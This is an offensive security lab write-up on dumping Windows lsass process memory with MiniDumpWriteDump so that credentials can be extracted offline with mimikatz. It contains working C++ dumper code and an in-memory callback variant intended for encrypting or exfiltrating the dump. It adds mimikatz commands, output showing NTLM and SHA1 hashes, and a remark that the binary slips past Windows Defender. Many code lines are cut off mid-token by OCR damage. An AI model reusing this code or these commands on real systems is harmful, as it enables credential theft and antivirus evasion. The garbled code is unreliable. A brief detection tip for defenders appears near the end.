Dumping Lsass without Mimikatz with MiniDumpWriteDump

Evasion, Credential Dumping

This lab explores multiple ways of how we can write a simple `lsass` process dumper using `MiniDumpWriteDump` API. Lsass process dumps created with `MiniDumpWriteDump` can be loaded to mimikatz offline, where credential materials could be extracted.

Note that you may get flagged by AVs/EDRs for reading lsass process memory. Depending on what AV/EDR you are dealing with, see other notes: Bypassing Cylance and other AVs/EDRs by Unhooking Windows APIs and Full DLL Unhooking with C++

MiniDumpWriteDump to Disk

It's possible to use `MiniDumpWriteDump` API call to dump lsass process memory.

Code


dumper.cpp

```
#include "stdafx.h"
#include <windows.h>
#include <DbgHelp.h>
#include <iostream>
#include <TlHelp32.h>
using namespace std;

int main() {
    DWORD lsassPID = 0;
    HANDLE lsassHandle = NULL;

    // Open a handle to lsass.dmp - this is where the minidump file will b
    HANDLE outFile = CreateFile(L"lsass.dmp", GENERIC_ALL, 0, NULL, CREATE

    // Find lsass PID
    HANDLE snapshot = CreateToolhelp32Snapshot(TH32CS_SNAPPROCESS, 0);
    PROCESSENTRY32 processEntry = {};
    processEntry.dwSize = sizeof(PROCESSENTRY32);
    LPCWSTR processName = L"";

    if (Process32First(snapshot, &processEntry)) {
        while (_wcsicmp(processName, L"lsass.exe") != 0) {
            Process32Next(snapshot, &processEntry);
            processName = processEntry.szExeFile;
            lsassPID = processEntry.th32ProcessID;
        }
        wcout << "[+] Got lsass.exe PID: " << lsassPID << endl;
    }

    // Open handle to lsass.exe process
    lsassHandle = OpenProcess(PROCESS_ALL_ACCESS, 0, lsassPID);

    // Create minidump
    BOOL isDumped = MiniDumpWriteDump(lsassHandle, lsassPID, outFile, Mini

    if (isDumped) {
        cout << "[+] lsass dumped successfully!" << endl;
    }

    return 0;
}
```

92KB CreateMiniDump.exe

CreateMiniDump.exe

Do not forget to add `dbghelp.lib` as a dependency in the Linker > Input settings for your C++ project if the compiler is giving you a hard time:



CreateMiniDump Property Pages

Configuration: Debug   Platform: Active(x64)   Configuration Manager...

```
Configuration Properties
    General
    Debugging
    VC++ Directories
  C/C++
  Linker
      General
      Input
      Manifest File
      Debugging
      System
      Optimization
      Embedded IDL
      Windows Metadata
      Advanced
      All Options
      Command Line
  Manifest Tool
  XML Document Generator
  Browse Information
  Build Events
  Custom Build Step
  Code Analysis
```

Additional Dependencies	dbghelp.lib;%(AdditionalDependencies)
Ignore All Default Libraries	
Ignore Specific Default Libraries	
Module Definition File	
Add Module to Assembly	
Embed Managed Resource File	
Force Symbol References	
Delay Loaded Dlls	
Assembly Link Resource	

Additional Dependencies
Specifies additional items to add to the link command line. [i.e. kernel32.lib]

Or simply include at the top


`#pragma comment (lib, "D`

Demo

1. Execute CreateMiniDump.exe (compiled file above) or compile your own binary
2. Lsass.dmp gets dumped to the working directory
3. Take the lsass.dmp offline to your attacking machine
4. Open mimikatz and load in the dump file
5. Dump passwords

attacker

```
.\createminidump.exe
.\mimikatz.exe
sekurlsa::minidump c:\temp\lsass.dmp
sekurlsa::logonpasswords
```



```
#include "stdafx.h"
#include <windows.h>
#include <DbgHelp.h>
#include <iostream>
#include <TlHelp32.h>
using namespace std;

int main() {
    DWORD lsassPID = 0;
    HANDLE lsassHandle = NULL;
    HANDLE outFile = CreateFile(L"lsass.dmp", GENERIC_ALL, 0, NULL, CREATE_ALWAYS, FILE_ATTRIBUTE_NORMAL, NULL);
    HANDLE snapshot = CreateToolhelp32Snapshot(TH32CS_SNAPPROCESS, 0);
    PROCESSENTRY32 processEntry = {};
    processEntry.dwSize = sizeof(PROCESSENTRY32);
    LPCWSTR processName = L"";

    if (Process32First(snapshot, &processEntry)) {
        while (_wcsicmp(processName, L"lsass.exe") != 0) {
            Process32Next(snapshot, &processEntry);
            processName = processEntry.szExeFile;
            lsassPID = processEntry.th32ProcessID;
        }
        wcout << "[+] Got lsass.exe PID: " << lsassPID << endl;
    }

    lsassHandle = OpenProcess(PROCESS_ALL_ACCESS, 0, lsassPID);
    BOOL isDumped = MiniDumpWriteDump(lsassHandle, lsassPID, outFile, MiniDumpWithFullMemory, NULL, NULL, NULL);

    if (isDumped) {
        cout << "[+] lsass dumped successfully!" << endl;
    }

    return 0;
}
```


```
========== Build: 0 succeeded, 0 failed, 1 up-to-date, 0 skipped ==========
```

```
PS C:\experiments\CreateMiniDump\CreateMiniDump\x64\Debug> .\CreateMiniDump.exe ; ls
```

```
mimikatz # sekurlsa::minidump C:\experiments\CreateMiniDump\CreateMiniDump\x64\Debug\lsass.dmp
Switch to MINIDUMP : 'C:\experiments\CreateMiniDump\CreateMiniDump\x64\Debug\lsass.dmp'

mimikatz #
```


Why it's worth it?

See how Windows Defender on Windows 10 is flagging up mimikatz immediately... but allows running CreateMiniDump.exe? Good for us - we get lsass.exe dumped to `lsass.dmp`:



```
PS C:\Users\mantvydas\Desktop> systeminfo

Host Name:                 PC-W10
OS Name:                   Microsoft Windows 10 Pro
OS Version:                10.0.17134 N/A Build 17134
OS Manufacturer:           Microsoft Corporation
OS Configuration:          Member Workstation
OS Build Type:             Multiprocessor Free
Registered Owner:          mantvydas
Registered Organization:
Product ID:                00330-80000-00000-AA041
Original Install Date:     07/08/2018, 21:39:48
System Boot Time:          23/03/2019, 20:57:06
System Manufacturer:       innotek GmbH
System Model:              VirtualBox
System Type:               x64-based PC
Processor(s):              1 Processor(s) Installed.
                           [01]: Intel64 Family 6 Model 94 Stepping 3 GenuineIntel ~3312 Mhz
BIOS Version:              innotek GmbH VirtualBox, 01/12/2006
Windows Directory:         C:\Windows
System Directory:          C:\Windows\system32
Boot Device:               \Device\HarddiskVolume1
System Locale:             en-gb;English (United Kingdom)
Input Locale:              en-gb;English (United Kingdom)
Time Zone:                 (UTC+00:00) Dublin, Edinburgh, Lisbon, London
Total Physical Memory:     2,048 MB
le Physical Memory:        566 MB
 Memory: Max Size:         2,688 MB
 Memory: Available:        996 MB
 Memory: In Use:           1,692 MB
le Location(s):            C:\pagefile.sys
                           offense.local
erver:                     \\PC-W10
s):                        6 Hotfix(s) Installed.
                           [01]: KB4100347
                           [02]: KB4343669
                           [03]: KB4456655
                           [04]: KB4457146
                           [05]: KB4462930
                           [06]: KB4462919
 Card(s):                  2 NIC(s) Installed.
                           [01]: Intel(R) PRO/1000 MT Desktop Adapter
                                 Connection Name: Ethernet
                                 DHCP Enabled:    Yes
                                 DHCP Server:     192.168.2.1
                                 IP address(es)
                                 [01]: 192.168.2.110
                                 [02]: fe80::6559:b54d:14c3:46bd
                           [02]: Intel(R) PRO/1000 MT Desktop Adapter
                                 Connection Name: Ethernet 2
                                 DHCP Enabled:    No
                                 IP address(es)
                                 [01]: 10.0.0.7
                                 [02]: fe80::978:a79:82b4:794e
 Requirements:             A hypervisor has been detected. Features required for Hyper-V will not be displayed.
sers\mantvydas\Desktop>
```

..which then can be read in mimikatz offline:




```
mimikatz # sekurlsa::minidump C:\experiments\CreateMiniDump\CreateMiniDump\x64\Debug\lsass-w10.dmp
Switch to MINIDUMP : 'C:\experiments\CreateMiniDump\CreateMiniDump\x64\Debug\lsass-w10.dmp'

mimikatz # sekurlsa::logonpasswords
Opening : 'C:\experiments\CreateMiniDump\CreateMiniDump\x64\Debug\lsass-w10.dmp' file for minidump...

Authentication Id : 0 ; 186350 (00000000:0002d7ee)
Session           : Interactive from 1
User Name         : mantvydas
Domain            : PC-W10
Logon Server      : PC-W10
Logon Time        : 3/23/2019 8:57:24 PM
SID               : S-1-5-21-2124034601-2014856358-2881737087-1001
        msv :
         [00000003] Primary
         * Username : mantvydas
         * Domain   : PC-W10
         * NTLM     : 32ed87bdb5fdc5e9cba88547376818d4
         * SHA1     : 6ed5833cf35286ebf8662b7b5949f0d742bbec3f
        tspkg :
        wdigest :
         * Username : mantvydas
         * Domain   : PC-W10
         * Password : (null)
        kerberos :
         * Username : mantvydas
         * Domain   : PC-W10
         * Password : (null)
        ssp :
        credman :

Authentication Id : 0 ; 186296 (00000000:0002d7b8)
Session           : Interactive from 1
User Name         : mantvydas
Domain            : PC-W10
Logon Server      : PC-W10
Logon Time        : 3/23/2019 8:57:24 PM
SID               : S-1-5-21-2124034601-2014856358-2881737087-1001
```

Of ourse, there is Sysinternal's `procdump` that does the same thing and it does not get flagged by Windows defender, but it is always good to know there are alternatives you could turn to if you need to for whatever reason.

Observations

As mentioned earlier, the code above uses a native windows API call `MiniDumpWriteDump` to make a memory dump of a given process. If you are on the blue team and trying to write detections for these activities, you may consider looking for processes loading in `dbghelp.dll` module and calling `MiniDumpWriteDump` function:



Frame	Module	Location	Address	Path
K 0	fltmgr.sys	FltAcquirePushLockShared + 0x907	0xfffff88001053067	C:\Windows\system32\drivers\fltmgr.sys
K 1	fltmgr.sys	FltIsCallbackDataDirty + 0xa39	0xfffff88001054329	C:\Windows\system32\drivers\fltmgr.sys
K 2	fltmgr.sys	fltmgr.sys + 0x16c7	0xfffff880010526c7	C:\Windows\system32\drivers\fltmgr.sys
K 3	ntoskrnl.exe	MmCreateSection + 0xc23f	0xfffff80002be5d3f	C:\Windows\system32\ntoskrnl.exe
K 4	ntoskrnl.exe	NtWaitForSingleObject + 0xf4e	0xfffff80002bd3cee	C:\Windows\system32\ntoskrnl.exe
K 5	ntoskrnl.exe	NtWaitForSingleObject + 0xbbf	0xfffff80002bd395f	C:\Windows\system32\ntoskrnl.exe
K 6	ntoskrnl.exe	NtWaitForSingleObject + 0x12e4	0xfffff80002bd4084	C:\Windows\system32\ntoskrnl.exe
K 7	ntoskrnl.exe	KeSynchronizeExecution + 0x3a23	0xfffff800028d6693	C:\Windows\system32\ntoskrnl.exe
U 8	ntdll.dll	ZwClose + 0xa	0x76e7be2a	C:\Windows\System32\ntdll.dll
U 9	KernelBase.dll	FindClose + 0x64	0x7fefcf76464	C:\Windows\System32\KernelBase.dll
U 10	kernel32.dll	GetDriveTypeW + 0x1b9	0x76d2b3d9	C:\Windows\System32\kernel32.dll
U 11	dbghelp.dll	MiniDumpReadDumpStream + 0x4b66	0x7fefb9d6ca6	C:\Windows\System32\dbghelp.dll
U 12	dbghelp.dll	MiniDumpReadDumpStream + 0x1331	0x7fefb9d3471	C:\Windows\System32\dbghelp.dll
U 13	dbghelp.dll	MiniDumpReadDumpStream + 0x351b	0x7fefb9d565b	C:\Windows\System32\dbghelp.dll
U 14	dbghelp.dll	StackWalk + 0x474d	0x7fefb9d1c25	C:\Windows\System32\dbghelp.dll
U 15	dbghelp.dll	MiniDumpWriteDump + 0x249	0x7fefb9d2139	C:\Windows\System32\dbghelp.dll
U 16	CreateMiniDump.exe	CreateMiniDump.exe + 0x14e58	0x13f904e58	C:\experiments\CreateMiniDump\CreateMiniDump\x64\Debug\CreateMiniDump.exe
U 17	CreateMiniDump.exe	CreateMiniDump.exe + 0x16bf4	0x13f906bf4	C:\experiments\CreateMiniDump\CreateMiniDump\x64\Debug\CreateMiniDump.exe
U 18	CreateMiniDump.exe	CreateMiniDump.exe + 0x16aa4	0x13f906aa4	C:\experiments\CreateMiniDump\CreateMiniDump\x64\Debug\CreateMiniDump.exe
U 19	CreateMiniDump.exe	CreateMiniDump.exe + 0x1696e	0x13f90696e	C:\experiments\CreateMiniDump\CreateMiniDump\x64\Debug\CreateMiniDump.exe
U 20	CreateMiniDump.exe	CreateMiniDump.exe + 0x16c89	0x13f906c89	C:\experiments\CreateMiniDump\CreateMiniDump\x64\Debug\CreateMiniDump.exe
U 21	kernel32.dll	BaseThreadInitThunk + 0xd	0x76d259cd	C:\Windows\System32\kernel32.dll
U 22	ntdll.dll	RtlUserThreadStart + 0x21	0x76e5a561	C:\Windows\System32\ntdll.dll

MiniDumpWriteDump to Memory using MiniDump Callbacks

By default, `MiniDumpWriteDump` will dump lsass process memory to disk, however it's possible to use `MINIDUMP_CALLBACK_INFORMATION` callbacks to create a process minidump and store it memory, where we could encrypt it before dropping to disk or exfiltrate it over the network.

Code

The below code shows how we
memory, where we can process

```
#include <windows.h>
#include <DbgHelp.h>
#include <iostream>
#include <TlHelp32.h>
#include <processsnapshot.h>
#pragma comment (lib, "Dbghelp.lib")

using namespace std;

// Buffer for saving the minidump
LPVOID dumpBuffer = HeapAlloc(GetProcessHeap(), HEAP_ZERO_MEMORY, 1024 * 1
DWORD bytesRead = 0;

BOOL CALLBACK minidumpCallback(
    __in     PVOID callbackParam,
    __in     const PMINIDUMP_CALLBACK_INPUT callbackInput,
    __inout  PMINIDUMP_CALLBACK_OUTPUT callbackOutput
)
{
    LPVOID destination = 0, source = 0;
    DWORD bufferSize = 0;

    switch (callbackInput->CallbackType)
    {
        case IoStartCallback:
            callbackOutput->Status = S_FALSE;
            break;

        // Gets called for each lsass process memory read operation
        case IoWriteAllCallback:
            callbackOutput->Status = S_OK;

            // A chunk of minidump data that's been jus read from lsass.
            // This is the data that would eventually end up in the .dmp f
            // We will simply save it to dumpBuffer.
            source = callbackInput->Io.Buffer;

            // Calculate location of where we want to store this part of t
            // Destination is start of our dumpBuffer + the offset of the
            destination = (LPVOID)((DWORD_PTR)dumpBuffer + (DWORD_PTR)call

            // Size of the chunk of minidump that's just been read.
            bufferSize = callbackInput->Io.BufferBytes;
            bytesRead += bufferSize;

            RtlCopyMemory(destination, source, bufferSize);

            printf("[+] Minidump offset: 0x%x; length: 0x%x\n", callbackIn
            break;

        case IoFinishCallback:
            callbackOutput->Status = S_OK;
            break;

        default:
            return true;
    }
    return TRUE;
}

int main() {
    DWORD lsassPID = 0;
    DWORD bytesWritten = 0;
    HANDLE lsassHandle = NULL;
    HANDLE snapshot = CreateToolhelp32Snapshot(TH32CS_SNAPPROCESS, 0);
    LPCWSTR processName = L"";
    PROCESSENTRY32 processEntry = {};
    processEntry.dwSize = sizeof(PROCESSENTRY32);

    // Get lsass PID
    if (Process32First(sn
        while (_wcsicmp(p
            Process32Next
            processName = processEntry.szExeFile;
```


```
                lsassPID = processEntry.th32ProcessID;
            }
            printf("[+] lsass PID=0x%x\n",lsassPID);
        }

        lsassHandle = OpenProcess(PROCESS_ALL_ACCESS, 0, lsassPID);

        // Set up minidump callback
        MINIDUMP_CALLBACK_INFORMATION callbackInfo;
        ZeroMemory(&callbackInfo, sizeof(MINIDUMP_CALLBACK_INFORMATION));
        callbackInfo.CallbackRoutine = &minidumpCallback;
        callbackInfo.CallbackParam = NULL;

        // Dump lsass
        BOOL isDumped = MiniDumpWriteDump(lsassHandle, lsassPID, NULL, MiniDum

        if (isDumped)
        {
            // At this point, we have the lsass dump in memory at location dum
            printf("\n[+] lsass dumped to memory 0x%p\n", dumpBuffer);
            HANDLE outFile = CreateFile(L"c:\\temp\\lsass.dmp", GENERIC_ALL, 0

            // For testing purposes, let's write lsass dump to disk from our o
            if (WriteFile(outFile, dumpBuffer, bytesRead, &bytesWritten, NULL)
            {
                printf("\n[+] lsass dumped from 0x%p to c:\\temp\\lsass.dmp\n'
            }
        }

        return 0;
    }
```

Thanks Niall Newman for pointing me to SafetyDump by @m0rv4i, who implemented `MiniDumpWriteDump` with callbacks in C#, which I used as a guide for implementing the callback logic.

Demo

On the left, `0x00000135B8291040` (`dumpBuffer`) gets populated with minidump data after the `MiniDumpWriteDump` API is called.

On the right, we're executing the same code and it says that the minidump was written to our buffer at `0x000001AEA0BC4040`. For testing purposes, bytes from the same buffer `0x000001AEA0BC4040` were also written to `c:\temp\lsass.dmp` using `WriteFile`, so that we could load the lsass dump to mimikatz (bottom right) and ensure it's not corrupted and credentials can be retrieved:



```
int main() {
    DWORD lsassPID = 0;
    DWORD bytesWritten = 0;
    HANDLE lsassHandle = NULL;
    HANDLE snapshot = CreateToolhelp32Snapshot(TH32CS_SNAPPROCESS, 0);
    LPCWSTR processName = L"";
    PROCESSENTRY32 processEntry = {};
    processEntry.dwSize = sizeof(PROCESSENTRY32);

    // Get lsass PID
    if (Process32First(snapshot, &processEntry)) {
        while (_wcsicmp(processName, L"lsass.exe") != 0) {
            Process32Next(snapshot, &processEntry);
            processName = processEntry.szExeFile;
            lsassPID = processEntry.th32ProcessID;
        }
        printf("[+] lsass PID=0x%x\n",lsassPID);
    }

    lsassHandle = OpenProcess(PROCESS_ALL_ACCESS, 0, lsassPID);

    // Set up minidump callback
    MINIDUMP_CALLBACK_INFORMATION callbackInfo;
    ZeroMemory(&callbackInfo, sizeof(MINIDUMP_CALLBACK_INFORMATION));
    callbackInfo.CallbackRoutine = &minidumpCallback;
    callbackInfo.CallbackParam = NULL;

    // Dump lsass
    BOOL isDumped = MiniDumpWriteDump(lsassHandle, lsassPID, NULL, MiniDumpWithFul

    if (isDumped)
    {
        // At this point, we have the lsass dump in memory at location dumpBuffer
